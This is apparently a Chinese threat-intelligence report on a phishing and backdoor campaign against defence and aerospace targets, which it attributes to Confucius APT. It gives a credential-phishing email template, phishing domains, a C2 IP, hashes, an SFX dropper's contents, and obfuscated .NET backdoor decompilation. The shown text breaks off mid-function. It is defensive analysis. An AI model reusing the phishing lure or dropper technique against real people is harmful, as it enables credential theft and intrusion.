
其中，攻击行业为：航空航天技术部门、船舶工业业、核工业(含核电)、商务外贸、国防军工、政府机关(含外交)、科技公司等。

从总体攻击目标，再结合诱饵分析一章提到的零零散散的目标，不难看出提菩行动的主要战略目的：窃取特定国家的核心国防军工技术。

而从战术层面，从 2018-2019 年的通过钓鱼网站进行信息收集，再到 2020 年开始进行具体有针对性的木马攻击，都可以看出，攻击强度正在上升，也意味着攻击组织弹药准备充足，这从他们对多个开源木马进行研究，并自行修改便可看出这点。

当然还有一个很重要的一点事，有针对性的攻击，在辅佐表面看上去无针对性，但实际上是存在针对行为的”商贸信”攻击，反而可以让攻击事半功倍，让攻击目标放松警惕。

在附录中，我们除了将整个攻击过程进行了分析，并且还给出了提菩行动与“魔罗桫”APT 组织（Confucius APT）的关联分析结果，而其中比较重要的关联证据在于：该攻击组织会复用旧的邮箱资产用于攻击，而 2018-2020 年的攻击持续使用邮件+钓鱼网站的形势攻击，2020 年的攻击使用了木马附件攻击，基于此将行动与“魔罗桫”APT 组织关联。见下图：



你好 XXX

请在24小时内确认您的邮件账户，以使用不间断的邮件服务。
如果未确认，则您的邮件服务可能会中断或账户可能被阻止以供进一步使用。

确认您的账户

如果已确认，请忽略。

邮件系统管理员：xxxxx@攻击目标单位邮箱 POP-SSL/SMTP-SSL:攻击目标单位邮箱域名

真实附件

XXX requirement...
58 KB

Virus-free www.avast.com

---------转发邮件信息---------


发件人： XX 伪装成真实存在人的身份和邮箱
发送日期： 20XX年-XX-XX XX:XX:XX
收件人：XX 攻击目标的真实身份和邮箱

伪装名称
单位名称
单位地址

最后值得一提的是，在钓鱼网站活动中，存在两个域名，域名为 jspsessionindex.com 和 owaauthlogon.com，然而，两个域名解析的 IDC 服务器 IP 192.99.34.204，也被域名 info.viewworld71.com 解析，其中有一个蔓灵花的特种木马 Winlogs.exe(1ec463b985b7d45937eacfdef4c11729)会回连此 C2 域名。此外，提菩行动中，**钓鱼邮件攻击的战法也和蔓灵花的攻击战法非常相似**。

但由于我们着眼于发件邮箱强关联，因此仅认为这是蔓灵花组织和“魔罗桫”APT 组织（Confucius APT）在基于 IP 的网络资产重叠，并不能将其作为钓鱼网站即为蔓灵花组织所使用的直接证据。

而在此前我们就已经对南亚次大陆的几个组织进行过资产重叠的研究，发现这几个组织均存在网络重叠，也许几个攻击小组之间存在合作关系。




样本分析

SFX 样本分析

文件名	MD5	类型
India's 5th Gen Fighter Jet Report.exe	878ad290280bb9e880c1366e8c386e1a	SFX


样本解压后的内容如下：




名称	大小	压缩后大小	修改时间
file.pdf	339 502	327 401	2020-07-31 12:26
updt.exe	20 480	4 435	2020-07-31 15:12
WINWORD.exe	249 344	197 359	2020-08-04 13:38

固实	-
字块	3
加密	-
多卷压缩	-
分卷	1
注释	;The comment below contains SFX script commands Path=%USERPROFILE%\Desktop Setup=updt.exe

运行后会释放以上三个文件并启动 updt.exe，该程序由 VB 编写，主要功能为打开 file.pdf 和启动 WINWORD.exe



```
text:0040280F loc_40280F:                             ; CODE XREF: .text:00402802↑j
text:0040280F                 mov     eax, [ebp-18h]
text:00402812                 mov     ebx, ds:__vbaStrCat
text:00402818                 push    eax
text:00402819                 push    offset aWinwordExe ; "\\WINWORD.exe"
text:0040281E                 call    ebx ; __vbaStrCat
text:00402820                 mov     edx, eax
text:00402822                 lea     ecx, [ebp-1Ch]
text:00402825                 call    ds:__vbaStrMove
text:0040282B                 push    eax
text:0040282C                 call    esi ; VarPtr
text:0040282E                 mov     ecx, [ebp-24h]
text:00402831                 push    1
text:00402833                 push    0
text:00402835                 push    0
text:00402837                 push    eax
text:00402838                 push    ecx
text:00402839                 push    0
text:0040283B                 call    sub_4024C8
text:00402840                 call    ds:__vbaSetSystemError
text:00402846                 lea     edx, [ebp-1Ch]
text:00402849                 lea     eax, [ebp-18h]
text:0040284C                 push    edx
text:0040284D                 push    eax
text:0040284E                 push    2
text:00402850                 call    ds:__vbaFreeStrList
text:00402856                 add     esp, 0Ch
text:00402859                 lea     ecx, [ebp-20h]
text:0040285C                 call    ds:__vbaFreeObj
text:00402862                 push    offset aOpen    ; "Open"
text:00402867                 call    esi ; VarPtr
text:00402869                 mov     [ebp-24h], eax
text:0040286C                 mov     eax, dword_4032EC
text:00402871                 test    eax, eax
text:00402873                 jnz     short loc_402885
text:00402875                 push    offset dword_4032EC
text:0040287A                 push    offset dword_402570
text:0040287F                 call    ds:__vbaNew2
```



```
.text:004028CE
.text:004028CE loc_4028CE:                            ; CODE XREF: .text:004028BD↑j
.text:004028CE                 mov     eax, [ebp-18h]
.text:004028D1                 push    eax
.text:004028D2                 push    offset aFilePdf ; "\\file.pdf"
.text:004028D7                 call    ebx ; __vbaStrCat
.text:004028D9                 mov     edx, eax
.text:004028DB                 lea     ecx, [ebp-1Ch]
.text:004028DE                 call    ds:__vbaStrMove
.text:004028E4                 push    eax
.text:004028E5                 call    esi ; VarPtr
.text:004028E7                 mov     ecx, [ebp-24h]
.text:004028EA                 push    1
.text:004028EC                 push    0
.text:004028EE                 push    0
.text:004028F0                 push    eax
.text:004028F1                 push    ecx
.text:004028F2                 push    0
.text:004028F4                 call    sub_4024C8
.text:004028F9                 call    ds:__vbaSetSystemError
.text:004028FF                 lea     edx, [ebp-1Ch]
.text:00402902                 lea     eax, [ebp-18h]
.text:00402905                 push    edx
.text:00402906                 push    eax
.text:00402907                 push    2
.text:00402909                 call    ds:__vbaFreeStrList
.text:0040290F                 add     esp, 0Ch
.text:00402912                 lea     ecx, [ebp-20h]
.text:00402915                 call    ds:__vbaFreeObj
.text:00402918                 call    ds:__vbaEnd
```


Vbp 信息如下：

@*\AProject1 tibbar\Desktop\codes\file bind\Project1.vbp

@*\AC:\Documents and Settings\tin\Desktop\archive run 2 files\file open test\Project1.vbp

基于 VBP，我们可以看到相关的项目名称：Project tibbar，作者 ID 疑似为 Tin。

PDF 内容如下：



India’s 5th Generation Fighter Jet ‘AMCA’ Under Speedy Development – Reports

Prior to AMCA, India had decided to work with Russia on joint development of a Fifth Generation Fighter Aircraft (FGFA). However, this plan was abandoned in 2017 to promote indigenization and reduce dependence on foreign technology.

India is aggressively working on developing its 5th generation advanced multirole combat aircraft (AMCA). The primary aim is to develop the AMCA indigenously, reduce dependency on foreign players like Russia and France and at the same time support the ‘Aatmanirbhar Bharat’ mission.

The Indian Air Force (IAF) is reportedly working aggressively in collaboration with Hindustan Aeronautics Limited (HAL) and the Aeronautical Development Agency to develop the indigenous AMCA.

Earlier, India had decided to work with Russia on joint development of a Fifth Generation Fighter Aircraft (FGFA). However, this plan was abandoned in 2017 to promote indigenization and reduce dependence on foreign technology. India was also not happy with the progress of FGFA.

The modular design of the fifth-generation, twin-engine single-seat aircraft is said to be finalised. ‘That is what we are putting our energies into,’ Air Chief Marshal Rakesh Kumar Singh Bhadauria said recently. More than most of his predecessors, Bhadauria has supported the need to focus on indigenous design and manufacturing.

Six squadrons of AMCAs are planned initially. The first flight is expected in 2024-25, followed by trials and tests. It will be in full production by 2029.

Advanced Multirole Combat Aircraft (AMCA)


AMCA will be a single-seat, twin-engine, stealth all-weather multirole fighter aircraft with an indigenous AESA radar. In 2018, $60 million was allotted for prototype design and R&D.

The project will face similar technology and knowledge transfer challenges as FGFA, because ‘no nation is willing to share its stealth technology’ with India, a senior Indian official admitted.

The Aeronautical Development Agency (ADA) of the Defence Research and Development Organisation (DRDO) and the Indian Air Force (IAF) are meanwhile moving swiftly on the development of the advanced medium combat aircraft (AMCA).


The 25-ton jet will have all munitions in its belly and will be propelled by two engines capable of super-cruise speeds. AMCA will have complex S-shaped serpentine intakes. These hide the spinning turbine blades in the engine and are a key stealth feature.

内容与印度第五代战斗机有关，WINWORD.exe 后门名为 crashreporter.exe，.net 混淆器，我们将其命名为 DeMnu




```csharp
using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;

[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyCompany("beilin")]
[assembly: Guid("bbf012eb-1f3b-433e-acc2-b745d914ae45")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyCopyright("版权所有 (C) beilin 2009")]
[assembly: AssemblyProduct("txtbook")]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("txtbook")]
[assembly: AssemblyDescription("")]
[assembly: ComVisible(false)]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyTrademark("")]
```

混淆代码中带有中文




```csharp
                continue;
            case 32:
                Crashreporter.CURnraujlJRvs6tJB9s(this.ToolStripMenuItem5, "ToolStripMenuItem5");
                Crashreporter.pSFDUejzvdXZuAcTVGE(Crashreporter.VtB6gvulcMnaNZLHMOM(this), new Size(178, 6));
                num = 30;
                continue;
            case 33:
                Crashreporter.pSFDUejzvdXZuAcTVGE(Crashreporter.R4Hh8YuSpDFm20IxjI3(this), new Size(181, 26));
                Crashreporter.yeNlkmuXhIqqiU7k6fU(this.mnuFindAnother, "查找下一个(&N)");
                num = 55;
                continue;
            case 34:
                Crashreporter.y2RmRRuY5KjaRSixuWh(this).Text = "查找(&F)...";
                num = 45;
                continue;
            case 35:
                Crashreporter.OBspVDj1Df0OxEtJMaq(this, new ToolStripMenuItem());
                this.mnuFindAnother = new ToolStripMenuItem();
                num = 51;
                continue;
            case 36:
                Crashreporter.HUelShukXhFNTVaDC7b(this).Text = "转到(&G)";
                num = 32;
                continue;
            case 37:
                Crashreporter.pSFDUejzvdXZuAcTVGE(Crashreporter.TRF2pZuTQKa34dgh1pA(this), new Size(181, 26));
                num = 10;
                if (!Crashreporter.SoNgmlWAbkI8mk0rev())
                {
                    continue;
                }
```

核心代码在 txtbook.Crashreport 类中，在构造函数中会注册两个事件




```csharp
        case 6:
            Crashreporter.TRnqdu4wYLHfilbygy(this, new EventHandler(this.XyyVVLI5G));
            num = ((!Crashreporter.SltgZnRiUMbvcsifR0()) ? 1 : 5);
            break;
        case 7:
            return;
        }
    }
    IL_52:
    Crashreporter.ynUQabJgD8NQWSXS1o(this, new EventHandler(this.ulLuopxo3));
    IL_9B:
    IL_18:
    this.s = 1;
    num = 0;
    goto IL_76;
```

在 XyyVVLI5G 回调函数中会解密 payload




```
public byte[] Extract()
{
    byte[] result;
    using (Stream manifestResourceStream = Crashreporter.g5Ps0HjXMElkMsgp48o().GetManifestResourceStream("XQQSxJfdLyE4jC"))
    {
        byte[] array = new byte[(int)(Crashreporter.Dq28TpjxYkCV95u9jFg(manifestResourceStream) - 1L) + 1];
